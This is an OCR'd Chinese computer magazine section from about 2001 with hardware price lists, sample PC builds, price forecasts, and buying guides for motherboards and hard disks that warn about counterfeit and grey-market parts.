型号	价格
星钻一代 40G/30G	1050/940元
金钻 30G/(7200)	1110元
IBM 30G/20G(7200)	1165/950元
WD 30G/20G(7200)	1070/890元

主板

型号	价格
微星 815EP/K7TPRO	990/920元
华硕 A7PRO	1050元
华硕 CUSI-M	860元
升技 KT7/KT7A	990/1120元
联想 K7B/815EP	950/950元
磐英 8KTA2/815EP	870/1060元

显卡

型号	价格
太阳花幻影 S8000	810元
MGA G450 16M-SG	1060元
小影霸速龙6000	780元
创新TNT2 16M	780元
微星 StarForce818	1020元
耕升TNT2PRO(32M)	600元
艾尔莎影雷者 III LT	750元

光驱

型号	价格
大白鲨48X	420元
ACER52X	400元
ACER50X	400元
建兴48X	410元
奥美嘉48X	380元
阿帕奇44X	400元

市场回望

□上海　杨法



“单面改双面”内存开始在市场出现

内存条的价格已经非常便宜，大容量的内存比较好卖，很多用户都想找到最低价位的产品。一些单面改双面的内存开始出现，价格可以比同类产品低10%-20%。所谓“单面改双面”，就是利用单面内存条的另一面原来空着的线路板，加焊上同规格的存储芯片，在略加改动后就成了容量大一倍的内存条。通常为了节省成本，附加的存储芯片都采用二手片和低等级片，加上焊接技术远不能与正规厂家相比，所以质量没有保证。这类内存条原来多出现在电脑二手市场，现在由于有较高的利润，所以有些电脑城里也有出现，以较低的价格吸引用户。鉴别这些内存，一看双面内存颗粒上的编号是否一致，二看内存条正反两面焊接工艺是否相同，焊接点是否均匀细密。

买硬盘注意质保期限

市场上同样型号的硬盘质保期限有一年和三年两种，其中存在几十元差价。如果追问保修细节，保修一年的产品商家会说，“有问题找我，给你换”。而三年质保的商家会说，“有问题可以找我，或者直接找XX代理”。一般而言，正货硬盘大都提供较长的保修期，保修由地区代理商负责，商家遇到有问题的硬盘也是退回上家。而水货都没有原厂和代理的质保承诺，所以由进货的商家自己向用户承诺保修条款，通常行业中默认为一年。由此选购硬盘时不能只注重简单的价格，对于质保期限也要问清楚，最后综合判断商品的性价比。

多种网络接入方式即将在上海试通

上海地区开通多种网络接入方式，除了传统的Modem接入和前一段时间大力推广的ISDN外，ADSL/Cable Modem也开始上马，ADSL和Cable Modem都提供包月的上网方案，不过目前提供接入的地区还不是很多。ADSL和Cable Modem提供的带宽远大于Modem和ISDN，可以认为是真正意义上的宽带网。消费者在选择入网方式时可以根据自己的实际网络使用情况来选择。对于需要外出移动上网的用户，Modem依然是最佳的选择，虽然它在速度上没有优势，但接入的兼容性非常大，基本上只要有电话线的地方就能上网，这在外出宾馆中上网非常重要。

机箱报价学问多

在不同商家的报价单上我们可以看到，同样的机箱有不同的价格，而且有的价格相差还非常大。其实这些机箱的报价分含电源和不含电源两类，带电源的报价也很含糊，内部配置的电源有好有坏，单一个电源的成本从六七十元到几百元都有。有的商家配名牌机箱，但电源不是同品牌的优质电源，而是相对廉价的电源，这样一方面报价可以比别人低，另一方面利润更丰。另外，同样著名品牌的机箱电源中，不同型号档次的产品性能价格相差也很大。装机商在谈价格时经过前面主要部件的讨价还价，在机箱电源部分配置单上往往会简单地写上XX品牌机箱xxxW电源，机箱具体型号和电源品牌一般都不注明。如果用户没有特别要求，配置也比较一般，一些商家就会提供相对廉价的电源产品。即使配了与名牌机箱相同品牌的电源，也选用一些低档次产品以降低成本。

Remark的Intel PentiumIII处理器在销售方面又有所抬头

自从Intel对其生产的处理器进行锁频后，市场上Remark的处理器大为减少，不过近期Remark的Intel PentiumIII处理器在销售方面又有所抬头，大部分是用100MHz外频的处理器改造成133MHz外频的产品，其倍频系数依然不变。有的变造品背面的字迹与真品非常接近，甚至在真假对比中也非常难识别，而且大部分变造品在133MHz外频下工作得很好，具有很大的隐蔽性。不过这些变造处理器也不是天衣无缝，在一些测试软件中可以识别其真伪。虽然有些软件也有“误报”的情况，但是可以让你警觉，从而用其他的鉴别手段加以鉴定。

主流奔4整机开始跌入万元

目前，市场上主流奔4整机已开始跌入万元大关。代表产品为TCL钛金988H（T）。它采用1.3GHz主频的奔腾4 CPU处理器、40GB大硬盘、128MB内存、32MB显存、56k Modem、40倍速光驱、15英寸彩显、木质音箱低音炮，市场售价9998元。这是现今国内配置较高的万元以下奔腾4电脑。不过，在选购时请注意，此款主机没有预装操作系统软件，或只装有Linux操作系统软件。

升级音箱真假环绕声的测试

市场上出现一些称为可升级的多媒体音箱，根据商家宣传，这类标准配置的音箱是2声道（立体声）或2.1声道，如果以后用户需要，可以购买升级组件升级为四声道系统。购买这类音箱要注意，如果使用升级组件后，音源输入仍然使用一条3.5立体声插头的音源线与声卡连接（即四声道声卡上的后置音箱插座没有被使用），则说明这不是真正的4声道独立输出扬声器系统，只是简单地将前面两个声道的音频复接到后面两个声道。我们利用一些测试软件（如SBLive！声卡的音箱摆放试听程序，部分DVD碟片开头的测试片段），使四个声道分别发出声音，在关闭软件3D音频和环绕模式的情况下，如果有两个扬声器发出声音，则说明有源音箱可能不是真正独立四声道的产品。

PC积木

□北京　李勤

配置A　入门级配置

适用于文字处理、一般的多媒体教学、网络终端等工作。可作为公司办公、经济型网吧的个人终端PC、普通低端个人用户入门的参考配置。

配件	价格
CPU：赛扬700	700元
主板：硕泰克　815E	1020元
内存：现代128兆(PC133)	320元
硬盘：西部数据20G(7200转)	900元
显卡：板载	
声卡：板载	
光驱：顺新50速	360元
软驱：米苏米	100元
显示器：三星550B(15寸)	1480元
键盘：Acer	70元
鼠标：双飞燕　2D	18元
机箱电源：金河田	280元
音箱：麦蓝2.1	170元
合计：	5418元

配置B　经济级配置

除完成文字处理、一般的多媒体教学、上网等工作外，使用这套配置还可以玩一些较为流行的游戏，进行一些简单的图像处理等工作，这套配置也是完全可以胜任的。本套配置适合于普通的个人用户，如果条件允许，将内存扩充为256兆，将会有助于系统性能的提升。

配件	价格
CPU：毒龙800	620元
主板：华硕A-7pro	930元
内存：现代128兆（PC133）	320元
硬盘：酷鱼　20G	890元
显卡：中凌MX	740元
声卡：创新128	150元
光驱：ACER50速	380元
软驱：米苏米	100元
显示器：NEC　V-720	1850元
键盘：罗技　易上手	100元
鼠标：罗技2D	45元
机箱电源：世纪之星（含电源）	480元
音箱：三诺60B	220元
合计：	6825元

配置C　高级配置

与上面两款配置相比，这一款配置在显卡、显示器、CPU、主板上有了进一步的提升。由于主板与CPU的匹配合理，显卡与显示器又具有很不错的性能，因此这套配置除完成文字处理、一般的多媒体教学、上网等工作外，还适合于玩游戏，以及进行家用级别的音视频信号处理工作。建议选配一款单独的支持V.92的外置Modem以用于上网，比如全向的天幕弛舟（580元）或大白鲨的前卫鲨（平面型510元/手提型520元）。本套配置适合于那些想利用计算机作一些图文编辑工作或玩游戏比较多的个人用户。同上套配置，如果条件允许，将内存扩充为256兆，将会有助于系统性能的提升。

配件	价格
CPU：PⅢ　800（原包）	1630元
主板：技嘉815EP	960元
内存：现代128兆（原厂）	440元
硬盘：金钻　30G	1160元
显卡：ATI　镭	980元
声卡：创新PCI　128D	220元
光驱：ACER52速	390元
软驱：SONY	100元
显示器：美格786FD	2700元
键盘：ACER	70元
鼠标：双飞燕4　D	60元
机箱电源：世纪之星（含电源）	480元
音箱：漫步者301T	180元
合计：	9370元


攒机咨询电话：(010) 82852729

买软驱注意水货

目前在市场上出现了一小部分经非正式渠道流通进来的美上美软驱“水货”。这批美上美水货软驱的生产日期均为1999年，属于国外渠道中的积压产品，因此，极可能是返修产品。估计目前这批流向市场的水货大约有2到5千只。这批“水货”虽然在全国市场上的量不大，却严重地扰乱了正常的软驱市场秩序，同时也将严重地损害到消费者和经销商的切身利益。经合法渠道进口在国内销售的美上美软驱均贴有志和公司的圆形激光防伪标签。市面上出现的没有志和公司防伪标志的产品均属“水货”。正常渠道的美上美软驱均可以享有志和公司及其代理商的“六个月保换，一年免费保修”的服务承诺。但通过非正常渠道进入市场的“水货”则无法享受任何服务保障。

金邦　DDR　266内存上市

金邦128MB的DDR内存已经开始面市了。DDR内存由于在系统时钟的上升沿和下降沿都会传输数据，因此DDR内存的带宽是普通SDRAM的两倍。这种金邦 DDR 266 128MB采用8颗16MB内存颗粒，封装形式是TSOP Ⅱ封装，184 PIN。内存的颗粒上印有金邦科技特有的“金”字标签，非常便于消费者购买时识别，市场参考售价为1500元。



掌上电脑可配保护屏

随着掌上电脑应用的增多，各种对应附件的销售也开始多起来。配合各种掌上电脑使用的保护屏已有出售，主要是减少屏幕被划伤的几率。由于同其他附件一样都是原装进口的产品而且数量少，所以售价还比较高。有些商家也推出自制的保护屏，虽然价格比较便宜，不过由于所用材料的问题，效果还不理想。

现在购买电脑可以说计划赶不上变化，主要是配件价格一天一变，叫人心里不太踏实，生怕今天买的东西明天就降得一塌糊涂。本着为劳苦大众服务的目的，小编我开始预测一下4月初的主要配件的行情，希望能对在4月初准备装机的朋友有个帮助。不过预测只是本人的一家之言，希望不要事事以此为准，万一出了什么大事，小编我可担待不起。

硬件产品价格综合分析

□北京　阿明

CPU

CPU可以说是一天一个价格，不过总的趋势是在跌、跌、跌的状态中，价格用一句话形容是没有最好只有更好。AMD的毒龙850的价格可能在4月份时会降到750元以内，雷鸟的价格本身就差不多比同档次的PIII便宜三分之一，这种情况会一直持续下去。Intel在国际市场目前也在降价，但在国内由于现在经销商手上还有一些存货，估计不会有太大的降幅。和内存一样的是现在市场上也是假货充斥，现在散包的800EB有百分之八十五是用600E超的，做假的手段极为高超，希望大家注意，还是选用盒包的心里踏实一点。预计4月的价格为：

AMD：Duron 750/800/850分别为420元/580元/750元，雷鸟800/900/950/1000分别为900元/1070元/1150元/1600元。

Intel：赛扬II 600/667/700/733的价格为520元/530元/620元/650元。PIII 800EB/866（盒包）的价格是1500元/1600元。

至于大家期待已久的100外频的CII800，因为其初始价格已超过一千大元，市场里没有什么商家敢进货，怕降价砸在手里，所以暂时还没有大量上市的迹象，心动的朋友还是耐心等等，等到它降价再说吧。

显示器

在美格推出“珑行天下”的纯平大特卖活动之后，拉开了新的一轮纯平显示器价格大战，现在的价格已经跌破3000元大关。3月份的时候，三星、LG等大的显示器厂商虽说也降了一些价格，但还没有什么大的动作，预计4月某些低端的价格会降入2000元大关，预计4月的报价大致上为：

三星：550S（15英寸）1200元、750S（17英寸）1750元、753DF（17英寸纯平）2490元。

ADI：M500（15英寸）1180元、M700（17英寸）1730元、E75（17英寸）2480元。

LG：774FT（17英寸纯平）2499元、775FT（17英寸纯平）2390元。

美格：XJ570（15英寸）1399元、786FD 2699元。

高端目前来看降价的空间已经不太大了，预计4月份会和3月份保持平行的价格，预计4月的价格大约是：

三星 700RTF（17英寸纯平）2980元。ADI G710 3180元。LG 795 PLUS 2880元。美格 796FD 2999元。

看到如此让人心动的价格，使我们想拥有一台纯平显示器不再是梦想。

内存

现在的内存市场可以说是形式一派大好，普通的现代128MB的内存已经是在300元以内了，即使是现代原厂的128MB内存也在420元左右，不过做工、用料和兼容性上就要比普通的好多了。如果经济实力允许的话，希望还是多多的考虑一下它。大家要注意的是，现在市场上有一批假的现代原厂的内存在销售，购买的时候要特别注意一下。假的现代原厂内存PCB底板比真的从宽度上要小一些，而且在用料和做工上要稍差一点，当然价格会便宜一些。但是提醒大家不要为了便宜几十元钱而去买假的现代原厂内存。估计4月份的时候普通现代内存价格不会有太大的变化，还会保持在290元左右。现代原厂的内存可能会降到400元左右。

硬盘

现在硬盘真是便宜，谁不希望自己的硬盘又快又大呢？10GB、15GB的硬盘已经渐渐淡出了主流的市场，现在20GB已经成为大家的首选目标，而且选择30GB的也大有人在。但现在最大的问题出在硬盘总是供货不足，而且暂时不会有大的改变。价格上维持目前的现状且略有下降，预计价格为，20GB（7200转）900元左右，30GB（7200转）1000元左右。

好累！好累！本次预测结束了，希望我的预测能帮助大家，也希望大家4月能买到称心的机器。



3/4A招选定好主板

□黑龙江　秀才

主板负责连接计算机的一切板卡，它的重要性是显而易见的。事实上，挑选一块性能稳定、做工精良的主板，不仅能够为自己的电脑生涯带来很多便利，同时也可避免很多不必要的麻烦。笔者所在的公司1年前请人攒了不少机器作为办公之用，然而近来其中几台机器频频"怠工"，损失之大，难以言表。追其原因，原来都是主板惹的祸。为此领导责令笔者为其更换，不得有误。为了不辱使命，笔者拿出多年的"相板"经验，走遍村里，细心考察，终于"夺板"而归，最后受到嘉奖。高兴之余，将其总结如下，特供大家参考。

您别说，要挑选一块好的主板的确要花不少功夫。但是万物皆有法，请看我'相板'的九招法宝，别称'九九归一'，就是九个方法归到一个主板上。

头一招：看品牌，目前主板市场上品牌林立，选择一个好的品牌不仅质量有保证，而且也会享受到良好的服务，并且品牌主板在出厂前都需经过严格的质量检测。目前村里较常见的主板都是台湾的，比如大家都熟悉的华硕、技嘉和微星等品牌，国内较著名的主板厂商主要是联想主板，我在村里"相"到的主板就有一块是它的815EP主板，目前只卖898元，性能价格比相当不错。其实在这些品牌的背后，我看重的是产品质量和服务。

第二招：先看包装，再掂其重，后观其表。首先，看主板的外包装，正规厂家的外包装一般较结实和清晰，包装上都有厂家的Logo、条形码，内装主板的名称以及简单的介绍。掂其重就是用手感觉一下主板的重量，两者比较，重者为佳。观其表就是看主板的厚度、主板电路板的层数及布线是否合理。一块好的主板，整体应该给人一种流畅、布局合理的感觉，每个电路焊接点应该光滑，不拖泥带水，即没有"飞线"现象。布线合理流畅，也将影响到整块主板的电气性能。另外选购时应该尽量选择四层或多层板，方法就是拿起主板看其透明度，不透的为好。

第三招：看细节，首先看芯片组，包括型号、生产日期。芯片组掌握着一块主板的一切性能（比如有几个扩展插槽，支持哪些处理器，支持何种内存条等）。如果各芯片的生产日期年代间隔较远，则要小心查看。一般来说，各个芯片组的生产日期不应超过3-4个月，否则将影响主板性能。如果希望主板能最大限度地支持未来的处理器，那么理想的主板应该是采用最新芯片组的主板。目前如Intel的815E/EP，VIA的694X搭配686B等。

第四招：看板载电池。电池是为保持CMOS数据和时钟的运转而设的。选购时，要观察电池是否生锈、漏液。若生锈，可换下电池。若漏液，严重时可导致整块主板因腐蚀而报废，因此不宜购买。从村里观察来看，所卖的主板电池一般都很新。

第五招：看插槽。一般来说，主要是看ISA槽。方法是先仔细观察槽孔的弹簧片的位置形状，再把ISA卡插入槽中后拔出，观察现在槽孔内的弹簧片位置形状是否与原来相同，偏差较大的则说明该插槽的弹簧片弹性不好，质量较差。但是目前多数主板已经取消了ISA槽或只有1个，所以也就省了不少心。对于PCI、AGP以及DIMM插槽主要是看外观没有损坏就行了，内部一般没问题。CPU插槽如果是Socket370的，可以搬动手柄，看其灵活度。


第六招：摇跳线和轻触电容。跳线主要是板上戴蓝帽子的东东，仔细观察各组跳线是否有虚焊。通电开机后，轻微触动跳线，看微机是否出错。若有出错信息，则说明跳线松动，性能不稳定，此主板不应在选购之列。轻触电容，看看是否焊得结实，它们会影响主板供电效能。

第七招：检查其他各种元件，杂牌主板在元件的选料上以低价的次品为主，各插槽、插座和元件均无厂牌。在元件组装焊接方面，板基通常只采用两层板或三层板，而且不太重要的元件均不安装。而品牌主板从元件选料到焊接都做得工工整整，各插槽元件和插座均选自著名品牌。

第八招：看配件。正规的厂家一般配件给的比较全，比如联想主板附件除了光盘外，还有外接的USB电缆，两个数据传输线等。尽管不是很贵的东西，但是让人感到贴心。

第九招：看说明书。杂牌的主板最基本的说明书只有短短几页纸，而品牌主板说明书详尽具体而且精美。

好了，智者千虑，必有一失，什么都不是万能的法宝。所以最后还是提醒买家，最好在购买时和厂家谈好，允许退货，并且索要发票和保修证明。并且不要只贪图便宜，"便宜没好货'还是要记在心里的。



怎样买块好硬盘

□福建　袁宁

硬盘作为家用电脑中一个非常重要的部件，自始至终都受到了电脑使用者格外的关注，无论是新装机还是准备升级，硬盘的选购都是颇值得关注的。那么到底怎样选择一款实用又称心如意的好货呢？我们不妨来看看。

★选购常识篇

事实上，无论你选择什么样的硬盘都应该着重考察下面几个方面：容量、缓存、转速、接口、附加技术以及性价比等。

1.容量

容量可以说是用户对硬盘认识最多的一个技术指标，它的单位是千兆字节(GB)。一般来说，影响容量的两个因素是单碟容量和碟片数量。其中单碟容量就是在单张盘片上所能存储的信息容量，单碟容量越大，实现大容量硬盘也就越容易，而寻找数据所需的时间也相对减少。现在硬盘的单碟容量一般都可以达到15GB。从目前用户需求及市场状况来看，家用PC的主流硬盘容量已经接近或达到30GB。当你要考虑购买或升级成一款主流产品时，最好选购容量在20GB以上的产品，因为下半年30GB左右的硬盘就会成为市场绝对的主流，并且出现大量40GB、60GB的产品。总之，在预算许可的前提下，硬盘的容量显然是越大越好。



2.缓存

硬盘缓存与主板上的高速缓存作用一样，是为了提高硬盘的读写速度，缓存当然也是越大越好。目前IDE硬盘的高速缓存一般为512kB或2MB，主流的7200转硬盘基本都具有2MB缓存，而某些经典的低端硬盘则可能保留512kB的配置。

3.转速

转速也是一个反映硬盘档次的指标，指的是硬盘内电机主轴的转动速度，其单位是RPM(Round Per Minute，每分钟旋转次数)，它直接影响硬盘的数据传输率，理论上转速越快数据传输率就越大。目前IDE接口的硬盘主轴转速一般为5400和7200RPM（转/秒），中高档硬盘的转速为7200RPM。现在用户购买硬盘，如果比较注重性能，7200转硬盘当为首选。但如果比较注重实用，5400转的硬盘一般来说会具有更高的性价比。然而从日后的主流配置来看，7200转还是必然的选择。

4.接口

硬盘的接口方式可以说是硬盘另一个非常重要的技术指标，除了传统的IDE和SCSI外，IEEE1394接口的硬盘也已经开始在专业场合有所应用。对于家庭用户，IDE硬盘还是最常规的选择。目前市场上的主流IDE硬盘普遍支持UltraDMA/66，部分新品已经完全支持最新的UltraDMA/100标准了。UltraDMA/100理论上最大数据传输率可以达到100MB/s（不过实际状况由于硬盘内部传输速度有限等原因尚不能达到），实际应用也可以提高约5%左右的性能。另外，UltraDMA/100的硬盘由于向下兼容UltraDMA/33/66，一般来说兼容性也不存在太大问题。所以，如果是新装机或准备升级的用户，不妨考虑支持UltraDMA/100的硬盘产品，尤其是选用i815E主板的用户。但如果是其他正在使用UltraDMA/66/33硬盘的用户，也没有太大必要为这个标准而升级硬盘。

5.附加技术

硬盘作为一个具有较高技术含量的产品，往往具有各自的附加功能。虽然各个硬盘厂商自发研制的附加技术有所不同，但一般来说都是为了达到两个目标。一个是提高硬盘的抗震和抗瞬间冲击的性能，另一个是通过软硬结合对硬盘进行监测和自我诊断，及早发现潜在的问题，并结合硬盘一定的自我修复能力将故障消灭在萌芽状态。总的来看，不同厂商的技术不过是实现的方法不同而已，其技术含量基本处于同一层次。这之中除了硬盘所共有的S.M.A.R.T.技术以外，主要有迈拓的ShockBlock和Maxsafe、昆腾的DPS（Data Protection System）和SPS（Shock Protection System）、希捷的Seashield和DST（Drive Self Test）、西数的Data Lifeguard（数据卫士）、IBM的DFT（Drive Fitness Test）和富



士通的CSS（Contact Start Stop）等。

6.性价比

由于电脑配件的快速发展，每段时间市场上都会出现一部分主流产品。一般来说，主流产品或稍逊于主流的产品具有较优的性价比，而具有较高性能的产品则价格较为昂贵。目前主流产品转速多为7200RPM，数据缓存为2MB，平均寻道时间低于9.0ms。容量20GB、接口类型为UltraDMA/66的价格在950元左右，容量30GB、接口类型为UltraDMA/100的则在1200大洋上下。

7.其他

除了上面那些主要因素外，还有平均寻道时间、硬盘工作温升幅度、磁头形式和内外部传输率也是影响硬盘性能的重要指标，特别是平均寻道时间与硬盘速度的关系也很大。一般来说，在家用硬盘中，7200转产品的平均寻道时间最好在8.5ms以下，而5400转的产品也要达到9.5ms甚至9ms以下为宜。

★产品介绍篇

在国内的硬盘市场中，由于硬盘厂商的激烈竞争，硬盘技术不断提升，品种更加多样，而价格也越来越低。这带给消费者的就是选择的余地越来越大。目前，国内常见的硬盘品牌有IBM、旧昆腾、迈拓、希捷、西部数据、富士通等，当然昆腾硬盘这个牌子由于被迈拓收购会随着时间的推移而逐渐被迈拓所取代。下面就各个厂家的特点、代表产品等方面给大家一个简单介绍。

1. IBM

IBM硬盘无论从技术上还是名声上，一向都是DIYer首选的品牌，特别是大容量低价格硬盘在市场上非常走俏。IBM硬盘有Deskstar（桌面之星）、Travelstar（移动之星）、Ultrastar三大家族产品。就桌面系列产品而言，有Deskstar 22GXP、25GP、34GXP、37GP、75GXP、40GV多个系列（IBM硬盘型号中以GP结尾的表示此硬盘为5400RPM，以GXP结尾的表示此硬盘为7200RPM，而且这个GP/GXP的前面数字表示此系列硬盘中的最大容量，一般单位为GB）。IBM在市场上常见的7200转的主要有2MB缓存的Deskstar 22GXP和Deskstar 34GXP及最新的Deskstar 75GXP系列，它们的差别主要就在于单碟容量不同，分别是4.55GB、6.8GB和15GB。IBM硬盘的特点是质量稳定，中规中矩，其各项指标在各类硬盘中属中等偏上水平。它家用主流的产品有Deskstar GXP系列（20.5G/UDMA100/2M/7200RPM/900元）和腾龙二代玻璃硬盘系列（30.7G/UDMA100/2M/7200RPM/1230元），都很耐用。

2.旧昆腾QUANTUM

昆腾硬盘多年来凭借着在广大DIYer中良好的口碑，一直在国内畅销不衰。它的特点是质量稳定，故障率低，而且超频性能特别好，其各项指标在各种硬盘中也属中上等水平。现在桌面系列产品有“火球”、“超能火球”和“大脚”三大系列。其家用主流的产品有低端的火球十三代Lct20（20.4G/UDMA66/512K/4400RPM/880元、30.7G/UDMA66/512k/4400RPM/950元）、超能火球二代KX（30.7G/UDMA66/2M/5400RPM/970元）、高端的超能火球三代LM（20.4G/UDMA66/2M/7200RPM/950元、30.7G/UDMA66/2M/7200RPM/1200元）和超能火球四代AS（20.4G/UDMA100/2M/7200RPM/960元）。其超能火球三代、四代的产品性价比很高，适合注重实用性的朋友 。

3.迈拓MAXTOR

迈拓是硬盘界的“美格”，一向以生产IDE硬盘而著称。在产品方面，迈拓推出的硬盘有钻石、金钻及星钻系列。现在市场上最受欢迎的就是星钻系列，特点是性能特别优异，各项指标名列前茅，而且价格也不算高。迈拓家用主流的产品有钻石十代（20.4G/UDMA66/512k/5400RPM/850元）、金钻五代（20.4G/UDMA100/2M/7200RPM/1070元、30.7G/UDMA100/2M/7200RPM/1200元）和星钻一代（20.4G/UDMA100/2M/5400RPM/860元、30.7G/UDMA100/2M/5400RPM/1020元）。迈拓硬盘由于其型号较多，大家在选购的时侯要加以仔细区分，特别是同一系列中不同代的型号。笔者推荐金钻五代和星钻一代的产品。

4.希捷SEAGATE

希捷是高端SCSI硬盘领域的老大，在家用IDE硬盘领域，虽然前两年因为某些系列的产品噪声大、发热量高，影响了口碑。但随着希捷“酷鱼”系列的推出，开始逐步树立自己低价格高性能的特色。现在希捷硬盘主推新酷鱼系列，其家用主流的产品有新酷鱼II代（20.4G/UDMA66/2M/7200RPM/1010元、30.4G/UDMA66/2M/7200RPM/1130元）和新酷鱼III代（20.4G/UDMA100/2M/7200RPM/1025元、30.4G/UDMA100/2M/7200RPM/1180元），以及经典的U10系列（20.4G/UDMA66/512K/5400RPM/860元）等等。可以看到的是，酷鱼III代的价格并不比II代贵多少，但性能上有了显著的提高，是目前的热门产品之一。

5.西部数据WESTERN DIGITAL

西部数据也是硬盘市场上比较有实力的大厂，其产品在欧美有比较大的影响力，但由于其在中国大陆的宣传力度不够，在国内的知名度不及上面的品牌，但是它的硬盘质量还是很不错的，特别是产品普遍非常安静和稳定。目前市面上的西数硬盘主要有5400转的鱼子酱（Caviar）系列和7200转的专家（Expert）系列。家用市场上鱼子酱系列是其主流产品，其中新出的鱼子酱BA（20.4G/UDMA66/2M/7200RPM/960元、30.7G/UDMA66/2M/7200RPM/1180元）的性能不错，可惜在国内卖的却不是很好。

附表是家用市场主流型号主打产品的性能和价格数据，供大家参考。

★注意事项

硬盘的选购不是一件纸上谈兵的事情，它需要实际的经

品牌	系列	支持接口	转速	数据缓存	平均寻道时间	容量	价格
IBM	DeskstarGXP	UDMA100	7200转	2MB	8.5ms	20.5GB	900元
IBM	腾龙二代	UDMA100	7200转	2MB	8.5ms	30.7GB	1230元
Quantum	超能火球三代LM	UDMA66	7200转	2MB	8.5ms	30.7GB	1200元
Quantum	超能火球四代AS	UDMA100	7200转	2MB	8.5ms	20.4GB	960元
Maxtor	金钻五代	UDMA100	7200转	2MB	8.7ms	20.4GB	1070元
Maxtor	星钻一代	UDMA100	5400转	2MB	8.7ms	30.7GB	1020元
Seagate	新酷鱼II代	UDMA66	7200转	2MB	8.9ms	20.4GB	1010元
Seagate	新酷鱼III代	UDMA100	7200转	2MB	8.9ms	30.4GB	1180元
WD	鱼子酱BA	UDMA100	7200转	2MB	8.9ms	20.4GB	960元

验，所以在你选购的过程中，就必然会有一些事项需要你注意，特别是针对一些有可能被骗或失误的环节，你实在有必要提前打打预防针。

1.看货时要问清

对于硬盘来说，最常见的蒙骗手段有两个。一个就是以低转速硬盘冒充高转速硬盘，另一个是以小缓存硬盘来冒充大缓存硬盘，从而赚取两者的差价。所以大家在购买硬盘时，一定要问清楚上面提到的几个性能指标的数据，要知道现在同容量5400转的硬盘和7200转的硬盘价格相差一、两百元，而且硬盘上集成的缓存多少及单碟容量等指标对硬盘的性能和价格也会有很大的影响。除此之外，不要一听是“超能火球”、“金钻”就不闻不问了，其实硬盘产品众多的分代中其性能是有很大差别的，一般来说在价格差不多的情况下应尽量选用后代的产品。

2.拿货时要看明

除了上面的蒙骗手段外，还有一种通用的JS手段是将返修货或二手硬盘当新品卖给用户，甚至干脆用仿造的假货来牟取暴利。例如，市场上有许多水货Maxtor硬盘，没有包装盒也没有Maxtor全国代理蓝德标贴，由于不是正常渠道进的货，因此都不能提供完善的售后服务，有些甚至只质保一年。所以在购买硬盘时，大家务必要看清楚是不是提供3年质保。如果是正品盒装硬盘还要记住应有包装盒，有厂家标贴以及全国联保标贴和各地总代理的标贴等等。总之，大家在选购时尽量到当地有信誉的经销商或代理商处购买，这样买到水货的可能性就会小一些。当然在拿到货之后最好还是给硬盘做个测试以确保硬盘的质量与性能。测试时主要注意其有无坏道，稳定性、噪音感和运行速度如何，有条件的话还应该多用磁盘表面和速度测试软件检测一下，以看其性能质量是否符合要求。只有在通过质量测试，并且获得商家的售后保修、保换和书面承诺服务后，方可交款取货。

★最后的话

硬盘的选购如同大多数PC配件的选购一样，其原则无非是先从品牌厂商、关键性能指标（如转速、容量、缓存）和价格上把握住大的方向，然后再按照自己的需求配置一款适合自己的硬盘。总之，假如你是一位硬件发烧友，一切向高性能看齐，那么7200转、2MB缓存、支持UDMA100、平均寻道时间低于8.9ms，并且容量在30GB以上的硬盘才是可以考虑的。但假如你是一位完全的实用主义者，一切从性价比考虑，那么5400转、512kB缓存、支持UDMA66，并且容量不低于10GB的硬盘基本上也就可以满足日常的应用需要了。

闷豆：（拿着一张宣传单）我朋友想买台品牌机，我看这个品牌的机器配置还不错，还可以低价买台打印机。

奸商：这套整机没问题，不过打印机我建议你还是不要好。

闷豆：为什么？

奸商：搭配购买的这种打印机质量不是很好，效果也不行。（拿出一张低分辨率打印的图样。）

闷豆：效果是不行，可我朋友想要台打印机，价格也不能太贵。

奸商：你看我代理的这个打印机打的图样怎么样？（拿出一张高分辨率打印的图样。）

闷豆：好是好，可我知道这种打印机要贵多了。



奸商：这样吧，品牌机你就别说优惠了，我也要赚钱，打印机我就用进货价给你吧。

闷豆：你给我份资料吧，我去和朋友商量商量。

奸商：快点决定哟，时间长了我可不敢保证还能优惠。

评：有不少品牌机都会搞优惠活动，不外乎优惠购买打印机、扫描仪什么的。而某些商家却不愿意把这些优惠商品卖给用户，原因很简单，商家以优惠活动价从厂家进货，而单独卖则可以卖出比优惠价高得多的零售价。另外，也别信商家所谓代理、进货价之类的降价托词，说不定他卖的就是另一种以优惠活动价进货的产品。

菜鸟、李逵和李鬼



编者按:计算机硬件产品是一种较为特殊的东西。由于很多设备涉及OEM代工生产,而设备中的组件又往往采用标准的通用规格,因此这便给许多不法JS及地下组装小厂以可乘之机。虽然我们已经步入了工业化大规模生产的时代,生产产品的技术工艺也已经相对成熟,但就单一的每个硬件产品而言,依然存在着因为成本、用料、组装调试等因素的不同而带来的性能差异。归纳一下,我们见到的假货或劣质产品往往是出自以下几种手段:

一、用旧的零配件来组装的假冒伪劣产品,然后以与真品相近的型号以及低于正品的价格标明售出。

二、将原本是新的产品,通过更改参数设置等手法来“增强性能”,达到牟取暴利的目的。

三、索性“挂羊头卖狗肉”,利用仿冒产品逼真的外观来掩盖粗糙的内涵,并以与真品相近的价格出售。

四、以某某名厂代工产品为幌子,将没有商标、产地等生产信息的劣质产品高价出售。

